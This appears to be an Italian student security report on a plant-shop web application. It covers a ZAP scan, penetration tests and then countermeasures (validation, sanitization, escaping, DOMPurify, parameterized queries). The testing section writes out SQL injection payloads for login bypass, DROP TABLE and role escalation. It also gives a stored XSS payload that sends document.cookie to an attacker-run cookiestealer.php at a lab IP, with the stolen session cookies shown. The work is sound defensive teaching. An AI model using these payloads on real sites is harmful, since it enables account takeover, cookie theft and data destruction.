OWASP_2021_A01	Tasto	https://owasp.org/Top10/A01_2021-Broken_Access_Control/
WSTG-v42-SESS-05		https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security/Test_02_Session_Management/
OWASP_2017_A05		https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control.html

Dai risultati è possibile notare che durante la scansione automatica, ZAP invia una serie di richieste di test e manipolando i parametri delle richieste in modi diversi, inclusi input fuzzati (ovvero input modificati dall'introduzione di variazioni casuali o predefinite) per testare la robustezza dell'applicazione contro input imprevisti o non validi. L'obiettivo è individuare potenziali vulnerabilità nel sito web o nell'applicazione web sotto esame.

Infine, si può osservare che ZAP considera come attacchi XSS sia quelli di tipo Persistent che quelli Reflected. In realtà, dopo uno studio più approfondito dell'applicazione, è emerso che l'attacco XSS è solo di tipo Persistent. Questo evidenzia come gli strumenti automatizzati possano presentare numerosi falsi positivi, sottolineando l'importanza della supervisione umana nel processo di valutazione dei risultati della scansione.

Penetration Testing

Dopo aver condotto un approfondito Vulnerability Assessment per identificare e valutare le possibili vulnerabilità nel sistema, si è proceduto con una campagna di Penetration Testing. Questa fase ha avuto come obiettivo quello di esaminare da vicino le vulnerabilità individuate nel Vulnerability Assessment, testando se queste fossero effettivamente sfruttabili da potenziali attaccanti. Attraverso questo processo, è stata ottenuta una comprensione più approfondita delle reali minacce alla sicurezza che il sistema potrebbe affrontare e valutare la sua capacità di resistere agli attacchi reali.

SQL Injection

Supponiamo che inizialmente l'applicazione ha due utenti registrati: David, con il ruolo di amministratore e Alice, con il ruolo di user.

Successivamente si registra all'applicazione James, che ha intenzioni malevoli. Di default gli verrà attribuito il ruolo di user.

	Modifica	Copia	Elimina	ID	Nome	E-mail	Ruolo	Nome	E-mail	Ruolo
<input type="checkbox"/>	Modifica	Copia	Elimina	0331c863-5bc3-416b-8a39-0bd424a5a5a4	james@example.com		user	James	james@example.com	user
<input checked="" type="checkbox"/>	Modifica	Copia	Elimina	4f62d4bb-6066-45b1-8b58-7a37e23df106	admin@example.com	0002223334	Administrator	David	admin@example.com	Administrator
<input type="checkbox"/>	Modifica	Copia	Elimina	93281f02-ce76-4192-bd41-3709af0fb758	alice.smith@example.com	1234567890	User	Alice	alice.smith@example.com	User

Nel suo primo attacco di SQL Injection, James riesce ad ottenere l'accesso all'account amministratore di David utilizzando solamente la sua e-mail. L'accesso non autorizzato ha avuto successo.

Sign In

Password

LOGIN

Input:
admin@example.com'#

In seguito, James decide di eliminare una table nel database.

Sign In

Input:
`james@example.com'; DROP table`

`james@example.com'; DROP table dropexample;--`

LOGIN

The screenshot shows a 'Sign In' page with a 'User' input field containing 'james@example.com'; DROP table and a 'Password' input field. Below the form is a green 'LOGIN' button. To the right, there is a comparison of two database schemas. On the left, the schema includes tables 'Nuova', 'booking', 'dropexample', and 'plant'. An arrow points from this schema to the right, where the 'dropexample' table is missing from the schema.

Infine, provando un attacco di elevazione dei privilegi, James decide di modificare il suo ruolo da user a admin, ottenendo così accesso a tutte le funzionalità riservate all'amministratore.

Sign In

Input:
`james@gmail.com';UPDATE `user` SET
`role`='admin' WHERE `email` LIKE
'james@example.com'; --`

LOGIN

The screenshot shows a 'Sign In' page with a 'User' input field containing 'james@gmail.com';UPDATE `user` SET `role`='admin' WHERE `email` LIKE 'james@example.com'; -- and a 'Password' input field. Below the form is a green 'LOGIN' button. To the right, there is a table listing users:

	Modifica	Copia	Elimina	ID	Email	Nome	Cognome	Role
<input type="checkbox"/>	Modifica	Copia	Elimina	0331c863-5bc3-416b-8a39-0bd424a5a5a4	james@example.com	James	james	james
<input checked="" type="checkbox"/>	Modifica	Copia	Elimina	4f62d4bb-6066-45b1-8b58-7a37e23dff06	admin@example.com	0002223334	David	Administrator
<input type="checkbox"/>	Modifica	Copia	Elimina	93281f02-ce76-4192-bd41-3709af0fb758	alice.smith@example.com	1234567890	Alice	Smith

Cross-Site Scripting

James dopo aver modificato il suo ruolo in admin, ha accesso alla funzionalità privilegiata che permette di aggiungere nuove piante nel catalogo.

Qui, inserirà del codice di scripting malevolo. Inizialmente un semplice alert.


Aggiungi nuova pianta

Scegli file nessun file selezionato

Aggiungi

<input type="checkbox"/>		Modifica		Copia		Elimina	26aa45cf-6e47-43f0-8e44-f58028208318	ORCHIDEA PHALENOPISTI BLU E ROSA	55.00	40.00	[BLOB - 64.9 Kib]
<input checked="" type="checkbox"/>		Modifica		Copia		Elimina	35d9caa3-c375-4438-a60c-7dd450129610	Anthurium	38.00	80.00	[BLOB - 129.3 Kib]
<input type="checkbox"/>		Modifica		Copia		Elimina	9945b88d-48ff-4689-a850-06572b7d4828	Philodendron Monstera deliciosa	25.00	55.00	[BLOB - 120.1 Kib]
<input type="checkbox"/>		Modifica		Copia		Elimina	c0da8aaa-6487-47e3-b841-d4b9eeb78734				
<input type="checkbox"/>		Modifica		Copia		Elimina	cbceca08-1f22-45b6-8d82-776e4b4981fa	Orchidea Phalaenopsis blu	23.00	50.00	[BLOB - 64.9 Kib]
<input type="checkbox"/>		Modifica		Copia		Elimina	e5f209d9-93ae-4393-b42b-f520341d6ccc	Orchidea Phalaenopsis bianca	50.00	60.00	[BLOB - 119.9 Kib]

Dopo l'attacco XSS, se Alice decide di utilizzare il sito web, potrebbe essere soggetta a visualizzare un avviso (alert) indesiderato o non autorizzato.



Spingendosi verso attacchi più dannosi, si è provato ad effettuare a rubare il cookie di sessione, sfruttando la vulnerabilità XSS appena trovata. Il furto di cookie (cookie theft) è un'attività in cui un individuo o un attaccante riesce ad ottenere in modo illecito i cookie di autenticazione di un utente senza il suo consenso. Questo può consentire all'attaccante di assumere l'identità dell'utente, accedere ai suoi account o servizi online, violare la sua privacy o utilizzare le informazioni personali a scopo malevolo.

Per poter effettuare l'attacco XSS che prevedesse il furto di cookie, è stato utilizzato un server web Apache sulla macchina Kali Linux.

```

root@kali: ~
File Actions Edit View Help
[root@kali: ~]
→ # systemctl start apache2
[root@kali: ~]
→ # systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset:>)
   Active: active (running) since Sun 2024-04-21 12:38:20 CEST; 18s ago
     Docs: http://httpd.apache.org/docs/2.4/
    Process: 4359 ExecStart=/usr/sbin/apachectl start (code=exited, status=0)
   Main PID: 4369 (apache2)
      Tasks: 6 (limit: 2208)
        Memory: 19.5M
          CPU: 142ms
        CGroup: /system.slice/apache2.service
                └─4369 /usr/sbin/apache2 -k start
                  ├─4371 /usr/sbin/apache2 -k start
                  ├─4372 /usr/sbin/apache2 -k start
                  ├─4373 /usr/sbin/apache2 -k start
                  ├─4374 /usr/sbin/apache2 -k start
                  └─4375 /usr/sbin/apache2 -k start

Apr 21 12:38:19 Kali systemd[1]: Starting apache2.service - The Apache HTTP>
Apr 21 12:38:20 Kali apachectl[4368]: AH00558: apache2: Could not reliably >
Apr 21 12:38:20 Kali systemd[1]: Started apache2.service - The Apache HTTP>
lines 1-20/20 (END)

```

Fatto ciò, è stata creata un DocumentRoot, dove è stato inserito lo script *cookiestealer.php* e una pagina per il defacement *deface.html*.

La scelta di effettuare il defacement della homepage è stata intenzionale al fine di dimostrare il successo dell'attacco. Tuttavia, sarebbe stato più appropriato effettuare una redirect verso la homepage stessa senza creare sospetti evidenti. In questo modo, si sarebbero potuti utilizzare i cookie prelevati per accedere ad altri account, impersonando gli altri utenti senza destare sospetti immediati.

```

root@kali:/var/www/html
File Actions Edit View Help
[root@kali: /var/www/html]
→ # cd /var/www/html
[root@kali: /var/www/html]
→ # ls -lrt
total 24
-rw-r--r-- 1 root root 615 Jun 12 2023 index.nginx-debian.html
-rw-r--r-- 1 root root 10701 Jun 12 2023 index.html
-rw-r--r-- 1 root root 19 Apr 20 16:08 deface.html
drwxr-xr-x 2 root root 4096 Apr 20 16:57 cookiestealer
[root@kali: /var/www/html]
# 

```

Lo script php effettua le seguenti operazioni:

- Imposta la redirect sulla pagina utilizzata per il Defacement
 - Preleva il Cookie dalla richiesta in arrivo
 - Definisce il file di log dove andrà a scrivere i cookie prelevati
 - Scrive il cookie all'interno del file di log

Una volta pronta la macchina attaccante, James inserisce il seguente script nel campo di inserimento input del nome della pianta.

Aggiungi nuova pianta

 <img src onerror= document.location="http://192.168.56.102/cookiestealer/cookiestealer.php?c

Inserire altezza in cm

Inserire il prezzo


Nessun file selezionato

Input:

```
<img src onerror=
document.location='http://192.168.56.102/
cookiestealer/cookiestealer.php?c='+document.co
okie;>
```

<input type="checkbox"/>	<input checked="" type="checkbox"/>	Modifica	<input type="checkbox"/>	Copia	<input type="checkbox"/>	Elimina	id	name	altezzaPianta	prezzo	immagine
<input type="checkbox"/>	<input checked="" type="checkbox"/>	Modifica	<input type="checkbox"/>	Copia	<input type="checkbox"/>	Elimina	26aa45cf-6e47-43f0-8e44-158028208318	ORCHIDEA PHALENOPOPSIS BLU E ROSA	40.00	55.00	[BLOB - 64.9 Kib]
<input type="checkbox"/>	<input checked="" type="checkbox"/>	Modifica	<input type="checkbox"/>	Copia	<input type="checkbox"/>	Elimina	35d9caa3-c375-4438-a60c-7dd450129610	Anthurium	80.00	38.00	[BLOB - 129.3 Kib]
<input type="checkbox"/>	<input checked="" type="checkbox"/>	Modifica	<input type="checkbox"/>	Copia	<input type="checkbox"/>	Elimina	75a89a0a-0f89-4eac-bc37-1f92a42bf5b1	<img src=onerror= document.location="http://192.1...			
<input type="checkbox"/>	<input checked="" type="checkbox"/>	Modifica	<input type="checkbox"/>	Copia	<input type="checkbox"/>	Elimina	9945b8d-48ff-4689-a850-06572b7d4828	Philodendron Monstera deliciosa	55.00	25.00	[BLOB - 120.1 Kib]
<input type="checkbox"/>	<input checked="" type="checkbox"/>	Modifica	<input type="checkbox"/>	Copia	<input type="checkbox"/>	Elimina	cbcceca08-1f22-45b6-8d82-776e4b4981fa	Orchidea Phalaenopsis blu	50.00	23.00	[BLOB - 64.9 Kib]
<input type="checkbox"/>	<input checked="" type="checkbox"/>	Modifica	<input type="checkbox"/>	Copia	<input type="checkbox"/>	Elimina	e5f1209d-93ae-4393-b42b-f520341d6ccc	Orchidea Phalaenopsis bianca	60.00	50.00	[BLOB - 119.9 Kib]

Nel momento in cui Alice o David decideranno di accedere al sito, vedranno la pagina di defacement.



James, sulla sua macchina Kali, nel file di log, vedrà che avrà raccolto il cookie di Alice e David.

The screenshot displays two windows from the NetworkMiner tool. The top window shows the 'Applicazione' tab with a list of network applications and their configurations. The bottom window shows the 'Sicurezza' tab, specifically the 'Cookie' section, where a cookie named 'my-session-cookie' is listed. The cookie's value is shown as NTlkYXNjZTY5Ny00ZWU1LTg2UJMvVYyQ4NGU0Yzc5. Below this, a terminal window on a Kali Linux system shows the command 'tail -f log.txt' being run, and the output shows the same cookie value being written to the log file.

Nome	Value	Dom... /	Path	Expires / M...	Dim...	Http...	Secure	Sessione	65	Sam...	Partition Key	Priority
my-session-cookie	MDhlZjZhZTQYzY1My00NNWNLTg5NjEtNTgzyjYz0dln2Qz							Sessione	65	Lax		Medium

```

root@kali:/var/www/html/cookiestealer
File Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
[root@kali] ~)
# cd /var/www/html/cookiestealer
[root@kali] /var/www/html/cookiestealer
# ll
total 8
-rw-r--r-- 1 annanna985 annanna985 199 Apr 20 17:12 cookiestealer.php
-rw-r--r-- 1 www-data www-data 68 Apr 21 15:44 log.txt
[root@kali] /var/www/html/cookiestealer
# tail -f log.txt
my-session-cookie=MDhlZjZhZTQYzY1My00NNWNLTg5NjEtNTgzyjYz0dln2Qz
my-session-cookie=NTlkYXNjZTY5Ny00ZWU1LTg2UJMvVYyQ4NGU0Yzc5

```

Contromisure

Revisione del codice

Per risolvere le vulnerabilità presenti nel sistema e prevenire attacchi come SQL Injection e XSS è stato revisionato e analizzato manualmente il codice al fine di individuare e correggere specificamente le vulnerabilità della sicurezza, adottando diverse misure di sicurezza che saranno descritte nei prossimi paragrafi.

Validazione dati in input

I dati in input sono stati opportunatamente validati affinché siano conformi ai requisiti specifici e sicuri. Ciò include la validazione dei formati, dei tipi di dati, delle lunghezze e altre restrizioni.

La validazione lato client avviene nel browser del client. Questa validazione viene eseguita in tempo reale e può fornire feedback immediato all'utente sugli errori di input, migliorando l'esperienza dell'utente. Tuttavia, la validazione lato client può essere aggirata o manipolata da utenti malintenzionati.

Nel caso in esame l'input validation client side è stato gestito tramite attributi HTML.

```
<form class="sign-up-form" th:action="@{/user/registerUser}" th:object="${user}" method="post" onsubmit="return validateRegister();">
    <h2 class="title">Sign Up</h2>
    <div class="input-field">
        <i class="fas fa-user"></i>
        <input type="text" th:field="#{user.name}" class="form-control" id="name" placeholder="Name" pattern="^A-Za-z$" title="Inserisci un nome valido (solo lettere)" oninvalid="setCustomValidity('Inserisci un nome valido (solo lettere)')" oninput="setCustomValidity('') required>
    </div>
    <div class="input-field">
        <i class="fas fa-user"></i>
        <input type="text" th:field="#{user.surname}" class="form-control" id="surname" placeholder="Surname" pattern="^A-Za-z$" title="Inserisci un cognome valido (solo lettere)" oninvalid="setCustomValidity('Inserisci un cognome valido (solo lettere)')" oninput="setCustomValidity('') required>
    </div>
    <div class="input-field">
        <i class="fas fa-envelope"></i>
        <input type="email" th:field="#{user.email}" class="form-control" id="email" placeholder="Email" pattern="^([a-zA-Z0-9_\.\-\=]+@[a-zA-Z0-9\.\-\=]+\.[a-zA-Z]{2,})$" title="Inserisci un indirizzo email valido" oninvalid="setCustomValidity('Inserisci un indirizzo email valido')" oninput="setCustomValidity('') required>
    </div>
    <div class="input-field">
        <i class="fas fa-phone"></i>
        <input type="tel" th:field="#{user.phone}" class="form-control" id="phone" placeholder="Phone" pattern="^(\d{2})-(\d{3})-(\d{4})$" title="Inserisci un numero di telefono valido (es. 1234567890)" oninvalid="setCustomValidity('Inserisci un numero di telefono valido (es. 1234567890)')" oninput="setCustomValidity('') required>
    </div>
    <div class="input-field">
        <i class="fas fa-lock"></i>
        <input type="password" th:field="#{password}" class="form-control" id="password" placeholder="Password" pattern="^(?=.*[a-zA-Z])(?=.*[0-9]).{6,24}$" title="La password deve contenere almeno un carattere maiuscolo, uno minuscolo, un numero e deve essere lunga da 6 a 24 caratteri." oninvalid="setCustomValidity('La password deve contenere almeno un carattere maiuscolo, uno minuscolo, un numero e deve essere lunga da 6 a 24 caratteri.')" oninput="setCustomValidity('') required>
    </div>
</form>
```

In particolare, sono stati utilizzati:

- *pattern*: Imposta una regex (espressione regolare) che specifica il formato consentito per l'input del campo.
- *title*: Fornisce un messaggio di errore da mostrare all'utente se l'input non soddisfa il pattern specificato.
- *oninvalid="setCustomValidity(...)"*: Specifica una funzione JavaScript da eseguire quando l'input non è valido.
- *oninput="setCustomValidity(...)"*: Specifica una funzione JavaScript da eseguire quando l'input viene modificato.
- *required*: Indica che il campo di input è obbligatorio e deve essere compilato prima di inviare il modulo.

Sign Up

 Alexander

 Dawes

 alr Inserisci un numero di telefono valido (es. 1234567890)

 12345

 Password

 Conferma password

SIGN UP

In particolare, si è resa anche più sicura la scelta delle password da parte di un utente. Sono stati definiti i requisiti che una password deve soddisfare per essere considerata valida.

```
<div class="input-field">
  <i class="fas fa-lock"></i>
  <input type="password" th:field="#{password}" class="form-control" id="password" placeholder="Password"
    pattern="^(?=.*[A-Z])(?=.*[a-z]).{6,24}$"
    title="La password deve contenere almeno un carattere maiuscolo, uno minuscolo, un numero e deve essere lunga da 6 a 24 caratteri."
    oninvalid="setCustomValidity('La password deve contenere almeno un carattere maiuscolo, uno minuscolo, un numero e deve essere lunga da 6 a 24 caratteri.'"
    oninput="setCustomValidity('') required">
</div>
```



Un ulteriore validazione effettuata riguarda l'immagine della che deve essere inserita dall'amministratore quando inserisce una nuova pianta, specificando:

- Tipo di file accettato: L'attributo accept è impostato su "image/*", che indica che vengono accettati tutti i tipi di file immagine. La parte "image/" indica che vengono accettati tutti i tipi di file immagine, come ad esempio JPEG, PNG, GIF, ecc. Utilizzando accept="image/*", il browser mostrerà solo i file con estensioni associate ai formati di immagine comuni quando l'utente seleziona un file tramite il selettore di file.

```
function validateFile() {
  var fileInput = document.getElementById('fileUploadInput');


  fileInput.addEventListener('change', function() {
    var files = fileInput.files;
    // var maxFileSize = 50 * 1024; // 50 KB
    var maxFileSize = 1 * 1024 * 1024; // 1 MB
    for (var i = 0; i < files.length; i++) {
      var file = files[i];
      if (file.size > maxFileSize) {
        alert('La dimensione del file supera il limite consentito.');
        fileInput.value = ''; // Reimposta il valore del campo di input del file
        return;
      }
    }
    // Se tutto è valido, puoi procedere con l'invio del modulo o l'elaborazione del file.
  });
}

// Chiamata a validateFile() all'avvio della pagina
window.onload = function() {
  validateFile();
};
```

- Dimensione massima del file in input.

Tale validazione è importante per garantire una valida protezione contro l'inserimento di file malevoli.

```
<input type="text" name="prezzo" pattern="^([0-9]+(\.[0-9]+)?)?" title="Inserisci un prezzo valido (valore numerico con punto come separatore decimale)" oninvalid="setCustomValidity('Inserisci un prezzo valido (valore numerico con punto come separatore decimale)')"/>
<input type="file" id="fileUploadInput" class="file-input" name="immagine" accept="image/*" required/>
<input type="submit" class="submit-btn" value="Aggiungi" />
</form>
/>
```



La validazione dei dati lato server, invece, si riferisce alla validazione dei dati che viene eseguita sul server prima di elaborarli o memorizzarli nel database.

Anche per la validazione lato server sono state utilizzate le espressioni regolari. In particolare è stato utilizzato il metodo *matches* della classe *java.lang.String*.

La classe String è stata estesa nella versione 1.4 per fornire un metodo matches che esegue il confronto dei modelli delle espressioni regolari. Questo metodo internamente utilizza le classi Pattern e Matcher delle espressioni regolari di Java per elaborare i confronti, ma riduce il numero di linee di codice necessarie per eseguire l'operazione.

Il metodo matches confronta la stringa in input con il pattern definito dall'espressione regolare.

- Restituisce **true** se c'è una corrispondenza esatta.
- Restituisce **false** se non c'è una corrispondenza esatta.

```

    ****VALIDAZIONE*****
// Funzione per verificare il formato corretto dell'email
private boolean isValidEmail(String email) {
    String emailRegex = "^[A-Za-z0-9+_.-]+@[A-Za-z0-9.-]+$";
    return email.matches(emailRegex);
}

// Funzione per verificare il formato corretto del numero di telefono
private boolean isValidPhoneNumber(String phoneNumber) {
    String phoneRegex = "[0-9]{10}$";
    return phoneNumber.matches(phoneRegex);
}

// Funzione per verificare se una stringa contiene solo caratteri alfabetici
private boolean isAlpha(String str) {
    return str.matches("[a-zA-Z]+");
}

```

```

// Esegue la validazione dei campi del modulo
if (StringUtils.isEmpty(user.getName()) || StringUtils.isEmpty(user.getSurname()) || StringUtils.isEmpty(user.getEmail())
|| StringUtils.isEmpty(user.getPhone()) || StringUtils.isEmpty(user.getPassword()) || StringUtils.isEmpty(user.getPassword())) {
    model.addAttribute("error", "Compila tutti i campi!");
    return "loginmodify"; // Ritorna la vista di registrazione con un messaggio di errore
}

// Verifica se le password coincidono
if (!user.getPassword().equals(user.getPassword1())) {
    model.addAttribute("error", "Le password non coincidono!");
    return "loginmodify"; // Ritorna la vista di registrazione con un messaggio di errore
}

// Controlla il formato dell'email
if (!isValidEmail(user.getEmail())) {
    model.addAttribute("error", "Email non valida");
    return "loginmodify"; // Ritorna la vista di registrazione con un messaggio di errore
}

// Controlla il formato del numero di telefono
if (!isValidPhoneNumber(user.getPhone())) {
    model.addAttribute("error", "Numero di telefono non valido");
    return "loginmodify"; // Ritorna la vista di registrazione con un messaggio di errore
}

// Controlla se il nome e il cognome contengono solo caratteri alfabetici
if (!isAlpha(user.getName()) || !isAlpha(user.getSurname())) {
    model.addAttribute("error", "Il nome e il cognome devono contenere solo caratteri alfabetici");
    return "loginmodify"; // Ritorna la vista di registrazione con un messaggio di errore
}

// Controlla la lunghezza della password
if (user.getPassword1().length() < 6 || user.getPassword1().length() > 24) {
    model.addAttribute("error", "La password deve essere compresa tra 6 e 24 caratteri");
    return "loginmodify";
}

```

La validazione del file lato client da sola non basta, ma deve essere affiancata alla validazione lato server è essenziale per prevenire potenziali manipolazioni o attacchi da parte di utenti malevoli.

```

//Valido il file
//Dimensione
public static boolean isImageSizeValid(MultipartFile file) {
    long maxSize = 1 * 1024 * 1024; // 1 MB
    return file.getSize() <= maxSize;
}
//Tipo
public static boolean isImageTypeValid(MultipartFile file) {
    return file.getContentType() != null && file.getContentType().startsWith("image/");
}

```

localhost:8085 dice
Il file selezionato non è una immagine

OK

Sanitizzazione dei dati

La sanitizzazione di stringhe in Spring Boot è una buona pratica per rimuovere caratteri indesiderati o non validi da un input fornito dall'utente.

```
//Sanitizzazione String
public static String sanitize(String input) {
    // Rimozione degli spazi vuoti all'inizio e alla fine del testo
    String sanitizedInput = input.trim();
    // Rimuovi eventuali caratteri non validi per il nome
    sanitizedInput = sanitizedInput.replaceAll("[^A-Za-z0-9 ]", "");

    return sanitizedInput;
}

public String sanitizeNumber(String input) {
    // Rimuovi gli spazi vuoti all'inizio e alla fine
    String sanitizedNumber = input.trim();
    // Rimuovi eventuali caratteri non validi (es. lettere, caratteri speciali ecc.)
    sanitizedNumber = sanitizedNumber.replaceAll("[^0-9.]", "");

    return sanitizedNumber;
}
```


- Il metodo `trim()` per rimuovere eventuali spazi vuoti all'inizio e alla fine della stringa.
- il metodo `replaceAll(...)` per rimuovere i caratteri non desiderati.
- `replaceAll("[^A-Za-z0-9]", "")` rimuove tutti i caratteri che non sono lettere (sia maiuscole che minuscole), numeri o spazi dalla stringa. Ciò significa che tutti i caratteri speciali o non alfanumerici vengono eliminati.
- `replaceAll("[^0-9.]", "")` rimuove tutti i caratteri che non sono numeri o il carattere di punto decimale dalla stringa. Ciò significa che tutti i caratteri non numerici, inclusi lettere e caratteri speciali, vengono eliminati, mantenendo solo il numero e il carattere del punto decimale.

```
String nameSanitized = sanitize(name);
String altezzaSanitized = sanitizeNumber(altezzaPianta);
String prezzoSanitized = sanitizeNumber(prezzo);

// Eseguo il caricamento della pianta nel tuo sistema
plantr.addPlant(nameSanitized, altezzaSanitized, prezzoSanitized, immagine);
```

La sanitizzazione dei dati in output risulta fondamentale per garantire la sicurezza dell'applicazione e aiuta a prevenire attacchi XSS. Sono state applicate, ai dati in output, prima di trasmetterli al client le stesse funzioni di sanitizzazione dei dati in input.

Applicando la sanitizzazione dei dati in output, si evita che eventuali caratteri indesiderati o non validi vengano visualizzati e interpretati correttamente dal client.



Escaping dell'output

L'escaping dei dati in output è fondamentale per convertire i caratteri speciali o riservati in entità HTML corrispondenti, evitando che vengano interpretati come markup o consentire l'inserimento di script dannosi all'interno delle pagine web, mettendo a rischio la sicurezza dell'applicazione e degli utenti.

Per effettuare l'escaping in Spring Boot è stato utilizzato la classe *HtmlUtils*, fornita da Spring Boot, progettata per semplificare l'escaping e il rendering di contenuti HTML sicuri. Il metodo *htmlEscape* di *HtmlUtils* accetta una stringa *value* come input e restituisce la stringa con i caratteri speciali HTML convertiti in entità HTML corrispondenti.

```
public String escapeHtml(String value) {  
    return HtmlUtils.htmlEscape(value);  
}
```

In generale, l'escaping lato server è fondamentale per proteggere i dati prima che vengano trasmessi al client. Tuttavia, l'escaping lato client può essere un'ulteriore precauzione per garantire la sicurezza dei dati e prevenire attacchi XSS.

Per l'escaping lato client è stata definita una funzione Javascript.

```
function escapeHtml(value) {
    return value.replace(/&/g, "&amp;")
        .replace(/</g, "&lt;")
        .replace(/>/g, "&gt;")
        .replace(/"/g, "&quot;")
        .replace(/'/g, "&#39;");
}
```



<IMG SRC
ONERROR=ALERT("CIAO")>
Altezza pianta: 38.00 cm
50.00€ X

DOMPurify

DomPurify è una libreria JavaScript progettata per sanificare, dunque pulire, il markup HTML fornito da input non attendibili. Il suo obiettivo principale è prevenire gli attacchi XSS (Cross-Site Scripting) e proteggere le applicazioni web da potenziali vulnerabilità di sicurezza. Il suo uso primario prevede la sanitizzazione dei dati inseriti dagli utenti, ma può essere utilizzata in modo più ampio a seconda delle esigenze del progetto, come ad esempio i dati provenienti dal database.

La libreria DomPurify lavora analizzando il markup HTML fornito e rimuovendo qualsiasi

tag, attributo o evento non consentito. Ciò garantisce che il markup HTML risultante sia sicuro da eseguire all'interno di una pagina web senza rischi di esecuzione di codice dannoso o iniettato.

DomPurify offre diverse funzionalità, tra cui:

- Rimozione dei tag non consentiti: DomPurify identifica e rimuove automaticamente i tag HTML non consentiti, come `<script>`, `<style>`, `<iframe>`, ecc.
- Pulizia degli attributi non consentiti: DomPurify controlla e rimuove gli attributi HTML non consentiti, come `onload`, `onclick`, `style`, ecc., che possono essere utilizzati per iniettare codice JavaScript o stili dannosi.
- Sanificazione delle URL: DomPurify sanifica le URL presenti nel markup HTML per prevenire potenziali attacchi di tipo URL-based XSS

È stato testato l'utilizzo di DOMPurify per l'output dei dati provenienti dal database, in sostituzione all'escaping. Tuttavia, è importante notare che la semplicità di utilizzo di DOMPurify fa comprendere che è una buona pratica utilizzarlo anche per la sanitizzazione dei dati in input immessi dall'utente

In figura è mostrato l'output della stringa conservata nel database ``.

In questo caso, Dompurify ha rilevato che l'attributo `onerror` contiene un codice non consentito (`alert("Attacked")`) e lo ha rimosso, lasciando solo l'attributo `src` nel tag ``. Questo impedisce l'esecuzione del codice dannoso nell'evento `onerror`.

```
<script src="https://unpkg.com/dompurify@2.3.2/dist/purify.min.js"></script>
```

```

for (const i in message) {
    cardfor += `
        <div class="product-box">
            
            <h2 class="product-title">${DOMPurify.sanitize(message[i].name)}</h2>
            <p>Altezza pianta: ${DOMPurify.sanitize(message[i].altezzaPianta)} cm</p>
            <span class="price">${DOMPurify.sanitize(message[i].prezzo)}€</span>
            <a href="#" onclick="deletePlant('${message[i].id}')">
                <i class='bx bx-x cancel-card'></i>
            </a>
        </div>`;
};

shopContent.innerHTML = cardfor;
}

```



Utilizzare DOMPurify per la sanitizzazione dei dati in input offre diversi vantaggi:

- Semplifica notevolmente il processo di sanitizzazione, in quanto la libreria si occupa di rilevare e rimuovere automaticamente i contenuti HTML non sicuri.
- DOMPurify è stato ampiamente testato e utilizzato in molte applicazioni, garantendo un'efficace protezione contro gli attacchi XSS.

Query parametrizzate

Per permettere l'interazione dell'applicazione Spring Boot con il database relazionale SQL è stato utilizzato **JDBC** (Java Database Connectivity).

JDBC è una API in Java, che fornisce un set di classi e metodi per eseguire operazioni di accesso ai dati, come l'esecuzione di query SQL, l'inserimento, l'aggiornamento o la

cancellazione di record e la gestione delle transazioni.

JdbcTemplate è una classe fornita da Spring che semplifica l'utilizzo di JDBC per l'accesso ai database relazionali, fornendo un'interfaccia più semplice e facilitando le operazioni di accesso ai dati attraverso JDBC.

Per prevenire gli attacchi SQL Injection sono stati utilizzate query parametrizzate con JdbcTemplate.

La query SQL, in figura, è definita come una stringa che specifica l'inserimento dei valori nella tabella "user". I segnaposto (?) sono utilizzati per rappresentare i parametri che verranno sostituiti con i valori effettivi.

